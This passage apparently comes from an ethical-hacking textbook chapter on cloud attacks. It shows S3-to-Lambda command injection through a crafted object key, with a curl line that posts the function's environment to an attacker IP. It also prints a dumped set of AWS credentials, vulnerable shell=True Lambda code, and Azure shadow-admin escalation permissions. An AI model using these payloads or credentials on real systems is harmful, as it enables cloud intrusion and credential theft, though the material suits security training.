S3 Bucket
AWS Lambda
Attacker
Exfiltrates AWS credentials
4

Figure 19.74: Black-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to list the objects within the specific bucket. Here, consider the "`prod-file-bucket-eu`" bucket.

```
aws s3 ls prod-file-bucket-eu
```

- Run the following command to check the assigned tags along with some useful information:


```
aws s3api get-object-tagging --bucket prod-file-bucket-eu --key config161.zip
```

- Run the following command to create a new connection with another EC2 instance and ensure that arbitrary commands can be executed and can access the cloud environment:

```
aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X POST -d "testCurl" <Target IP>:443;'
```

- Execute the following command to use the env environment for extracting the AWS credentials that can be used to access that account. The curl command helps in extracting these credentials.

  ```
  aws s3 cp config.zip 's3://prod-file-bucket-eu/screen;curl -X
  POST -d "`env`" <Target IP>:443;.zip'
  ```



```
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEGoaCXVzLWVhc3QtMSJHMEUCIGDyXEXVhvjFqVlGQhh3R57BA3P5yHszw5cMNj0rqIgeAiEA/INWZ1oYDIND/gGZwnNIJqwxC9QEpgAVdxtZJLDdcigqkQIIQxABGgw3MjA4N
lwIOx9PqrOwYeiVK8bC7Jrj7MH+aWdznLv1RyGrPZh5Qp6Aml6rib1LjxlHCMISdrLUT0gs4ceribMPGMizlxrPR4doyMMtx/U1nYT/Cc64ihCoo7XFiTPPwOwd91Z11iRUGxoZkKTr1VVs8tJYubH+l/hGDJ81HvISUPLv
LTMMMNgp+FL4YGsAFv9b4rKdepJwwwmtGnjQY6mgHGx8p/puJvDYQEmAH7Fy2pCRC5T6ZKZd6a7wXYh19o6Kg0RnsSf/t2h1cvTwOJv6LAqalRap4CA6zpAvE2guGAot5DExDJd2PjKfhELJnjeB5Tbzoxtas28t6IkucEg
G+
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/corpFuncEasy
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/lib
LAMBDA_TASK_ROOT=/var/task
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
AWS_LAMBDA_LOG_STREAM_NAME=2021/12/03/[$LATEST]b517e1b15c184017a425c385eb819ced
AWS_EXECUTION_ENV=AWS_Lambda_python3.7
AWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000
AWS_LAMBDA_FUNCTION_NAME=corpFuncEasy
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=us-east-1
PWD=/var/task
AWS_SECRET_ACCESS_KEY=gt+mkkpW8B444afGFhq/KMztlvlAkBp4sl67XocU
LAMBDA_RUNTIME_DIR=/var/runtime
LANG=en_US.UTF-8
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
AWS_REGION=us-east-1
TZ=:UTC
AWS_ACCESS_KEY_ID=ASIA2PVZZYWS3P26FO4S
SHLVL=1
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.129
_AWS_XRAY_DAEMON_PORT=2000
_X_AMZN_TRACE_ID=Root=1-61a9eb65-5bf67be03a97e6a9100d7685;Parent=6c9a440061c59f2c;Sampled=0
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
_HANDLER=lambda_function.lambda_handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128
```

Figure 19.75: Screenshot showing the successful exfiltration of credentials

White-Box Scenario

In this scenario, attackers hold prior information about the environment, which helps them in achieving their goals.

The steps to perform an attack using the white-box scenario approach are as follows.

- **Step 1:** An attacker obtains sensitive information such as user credentials through phishing or other social engineering methods.
- **Step 2:** The attacker obtains information about the roles and other policies associated with that compromised cloud account. Here, the attacker strictly focuses on the specific misconfigured S3 bucket.
- **Step 3:** The attacker can now list the Lambda functions and obtain additional information about any function.
- **Step 4:** With the additional information and obtained user credentials, the attacker downloads the associated Lambda code for the detection and exploitation of potential vulnerabilities.
- **Step 5:** The Lambda function can now be exploited by the attacker to launch further attacks.



Exploits the AWS Lambda function
Obtains user credentials through phishing
Finds information about policies and roles
Lists Lambda functions
Attacker
Social Engineering
S3 Buckets
AWS Lambda
Attacker downloads the Lambda Code for further exploitation
1
2
3
4
5

Figure 19.76: White-box approach

Attackers can use the following AWS CLI commands to perform the attack.

- Run the following command to check the user policies associated with an account:


  `aws iam list-attached-user-policies --user-name operator`

- Run the following command to list the Lambda functions and identify a specific role that has been employed by the function:

  `aws lambda list-functions`

- Execute the following command to obtain more information about the Lambda function such as a link or path for downloading the code:

  `aws lambda get-function --function-name corpFuncEasy`



```
file_download_path = f'/tmp/{key.split("/")[-1]}'
with open(file_download_path, 'wb+') as file:
    file.write(response['Body'].read())

file_count_KB = subprocess.check_output(
    "stat -c %s " + file_download_path,
    shell=True,
    stderr=subprocess.STDOUT
    ).decode().rstrip()
```

Figure 19.77: Screenshot of the uploaded file's location

Exploiting Shadow Admins in AWS

- Shadow admins are user accounts with specific permissions that allow attackers to **penetrate the target cloud network**
- Attackers abuse shadow admin permissions to **escalate privileges and gain control** over the target cloud environment

Elevating Access Permissions

Attackers abuse **`Microsoft.Authorization/elevateAccess/Action`** permissions to elevate their privileges to an admin account

Modifying Existing Roles


Attackers abuse **`Microsoft.Authorization/roleDefinitions/write`** permissions to modify an existing role and create new admin accounts

Creating New Accounts

Attackers with the **`Microsoft.Authorization/roleAssignments/write`** permission can assign new roles for privileged accounts

SkyArk

SkyArk contains two main scanning modules, **AWStealth** and **AzureStealth**, which allow attackers discover entities having sensitive and risky permissions



```
PS C:\Work\DEMO\AzureStealth\SkyArk-master\AzureStealth> Scan-AzureAdmins

  [+] Great, Azure "AZ" PowerShell Module exists

  [+] Great, Azure "AzureAD" PowerShell Module exists

Please connect to your desired Azure environment
These are the available Azure environments:

Name                ResourceManagerUrl
----                ------------------
AzureChinaCloud     https://management.chinacloudapi.cn/
AzureCloud          https://management.azure.com/
AzureGermanCloud    https://management.microsoftazure.de/
AzureUSGovernment   https://management.usgovcloudapi.net/


Do you use the US-based "AzureCloud" environment? Press (y/Y or n/N): y

  [+] Got valid Azure credentials

  [+] Connected to the Azure Active Directory:  MainLab.onmicrosoft.com

  [+] Running the scan with user:  SkyArkDemo@mainlab.onmicrosoft.com

Available Tanent ID/s:

  4c76293d-af38-47b7-b325-bd5f91227485

Available Subscription\s:

Name                Id                                     TenantId
----                --                                     --------
Labs-Pay-As-You-Go  6ec6070a-ded3-41bc-9566-14954bd22c3a  4c76293d-af38-47b7-b325-bd5f91227485


  [+] Scanning tenant ID:  4c76293d-af38-47b7-b325-bd5f91227485
      Retrieving information on 39 Azure AD users, great reconnaissance, check the results file in the end
```

https://github.com

Exploiting Shadow Admins in AWS

Shadow admins are user accounts with specific permissions that allow attackers to penetrate the target cloud network. Attackers can exploit shadow admins only after gaining some kind of access to the target environment. Attackers abuse shadow admin permissions to escalate privileges and gain control over the target cloud environment.

Some of the techniques used by attackers to abuse shadow admin permissions are discussed below.

- **Elevating Access Permissions**

  Attackers abuse **`Microsoft.Authorization/elevateAccess/Action`** permissions to elevate their privileges to those of an admin account.

